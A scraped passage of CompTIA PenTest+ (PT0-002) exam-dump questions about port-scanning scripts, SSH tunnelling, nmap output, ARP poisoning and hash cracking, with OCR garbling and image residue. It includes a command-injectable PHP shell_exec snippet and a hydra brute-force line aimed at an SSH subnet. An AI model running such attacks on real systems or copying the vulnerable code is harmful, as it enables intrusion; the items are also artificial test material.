
msrpc Microsoft Windows RPC
netbios-ssn Microsoft Windows netbios-ssn
ms-wbt-server Microsoft Terminal Services 139/tcp open 3389/tcp open


The tester then runs the following command from the previous exploited system, which fails:

Enter-PSSession -ComputerName 192.168.10.11 -Credential \$cred


Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the a€"port 135 option.
- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.





Show Suggested Answer



Actual exam question from CompTIA's PT0-002

Question #: 89

Topic #: 1

[All PT0-002 Questions]


A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
    do (nc -zv $network.$x $ports );
done

Which of the following is the tester performing?
```

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports



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Actual exam question from CompTIA's PT0-002

Question #: 91

Topic #: 1

[All PT0-002 Questions]

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. nc 10.10.1.2
- B. ssh 10.10.1.2
- C. nc 127.0.0.1 5555
- D. ssh 127.0.0.1 5555

Show Suggested Answer

```
Actual exam question from CompTIA's PT0-002
```

Ouestion #: 92


Topic #: 1


[All PT0-002 Questions]

```
A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:
```

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, ..., 65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org) Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seg Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)
```

- A. Telnet
- B. HTTP
- C. SMTP
- D. DNS
- E. NTP
- F. SNMP





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Actual exam question from CompTIA's PT0-002

Question #: 95

Topic #: 1

[All PT0-002 Questions]

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket, sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2;
       target = socket.gethostbyname(sys.argv[1])
else:
       print("Too few arguments.")
       print("Syntax: python {} <>".format{sys.argv[0]})
       sys.exit {}
try:
       for port in ports;
         s = socket.socket(socket.AP_INET, socket.SOCK_STREAM)
         s.settimeout(2)
         result = s.connect ex{(target,port)}
         if result == 0:
              print("Port {} is opened".format {port})
except KeyboardInterrupt:
         print("Exiting...")
         sys.exit {}
```

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.

Which of the following actions will this script perform?

D. Create an encrypted tunnel.

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Actual exam question from CompTIA's PT0-002

Question #: 98

Topic #: 1

[All PT0-002 Questions]

During an engagement, a penetration tester found the following list of strings inside a file:

3af068faa81326ffe6ca48e2ab36a779

48ec2f4f526303a9ded67938e6ce11c6

9493bf035c534197d9810a5e65a10632

C847b4a2e76ec1f9cbbbe30d2046d5e8

ed225542767a810e6fceebf640164b140

cfbe1fdd6e6b0c5c9abd8c947f272ef4

c05cbc5a69bcc91f56a7e0a6c391ad79

9ee3564cbf15421ebabc43dcb67949ad

5a2ad0bcb902e20c4efcf057b01050be

4865a2ed25ed18515b7e97beb2b40346

b0236938a6518fc65b72159687e3a27b

9c96354712595ef2ff96675496d3a464

a5ab3f6c6159b85209ea0c186531a49f

9b38816e791f1400245f4c629a503bc8

d12e624a20d54fd3b34b89ee7169df17

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

Q

Q

Ouestion #: 99

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>
       port: object
       resultList: list[Any] = []
<04>
<05>
       for port in portList:
         sock = socket.socket (socket.AF_INET, socket.SOCK STREAM)
<06>
<07>
         sock.settimeout(20)
<80>
         result = sock.connect ex((remoteSvr, port))
<09>
         if result == 0:
<10>
              resultList.append(port)
<11>
         sock.close()
```

Which of the following BEST describes why this script triggered a 'probable port scan' alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. *range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

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Actual exam question from CompTIA's PT0-002

Question #: 101

Topic #: 1

[All PT0-002 Questions]

A penetration tester receives the following results from an Nmap scan:


Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

Q



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Actual exam question from CompTIA's PT0-002

Question #: 104

Topic #: 1


[All PT0-002 Questions]

A consultant is reviewing the following output after reports of intermittent connectivity issues:

- ? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
- ? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
- ? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
- ? (192.168.1.34) at 88:de:a9:12:oe:fb on en0 ifscope [ethernet]
- ? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
- ? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
- ? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]

Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.



FORUM

```
Actual exam question from CompTIA's PT0-002
```

Question #: 106

Topic #: 1

[All PT0-002 Questions]

```
The results of an Nmap scan are as follows:
```

```
Starting Nmap 7.80 (https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for (192.168.1.1)
Host is up (0.0035s latency) .
Not shown: 996 filtered ports

Port State Service Version
22/tcp open ssh OpenSSH 6.6.1p1
53/tcp open domain dnsmasq 2.72
80/tcp open http lighttpd
443/tcp open ssl/http httpd

Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results as https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

FORUM

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Actual exam question from CompTIA's PT0-002

Question #: 108

Topic #: 1

[All PT0-002 Questions]

A penetration tester is reviewing the following SOW prior to engaging with a client.

'Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.'

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement.
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team.
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop.
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

```
Actual exam question from CompTIA's PT0-002
```

Question #: 109

Topic #: 1

[All PT0-002 Questions]

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.

```
1. #!/usr/bin/perl
2. $ip=argv[1];
3. if {$hostname eq "switchtest"} (
4. attack ($ip);
5. }
6. else { exit 0; }
7. sub attack [
```

Which of the following changes should the tester apply to make the script work as intended?

- A. Change line 2 to \$ip= $x \in 10.192.168.254x \in$;
- B. Remove lines 3, 5, and 6.
- C. Remove line 6.
- D. Move all the lines below line 7 to the top of the script.

```
FORUM
```

CONTACT

Q

Topic #: 1

[All PT0-002 Questions]

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item']))[
          echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Question #: 112

Topic #: 1

[All PT0-002 Questions]

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:


FORUM


Q


U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. echo U3VQZXlkM2NyZXQhCg== | base64 a€"d
- B. tar zxvf password.txt
- C. hydra x€"I svsacct x€"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
- D. john --wordlist /usr/share/seclists/rockyou.txt password.txt







Question #: 122

Topic #: 1

[All PT0-002 Questions]


A penetration tester captured the following traffic during a web-application test:

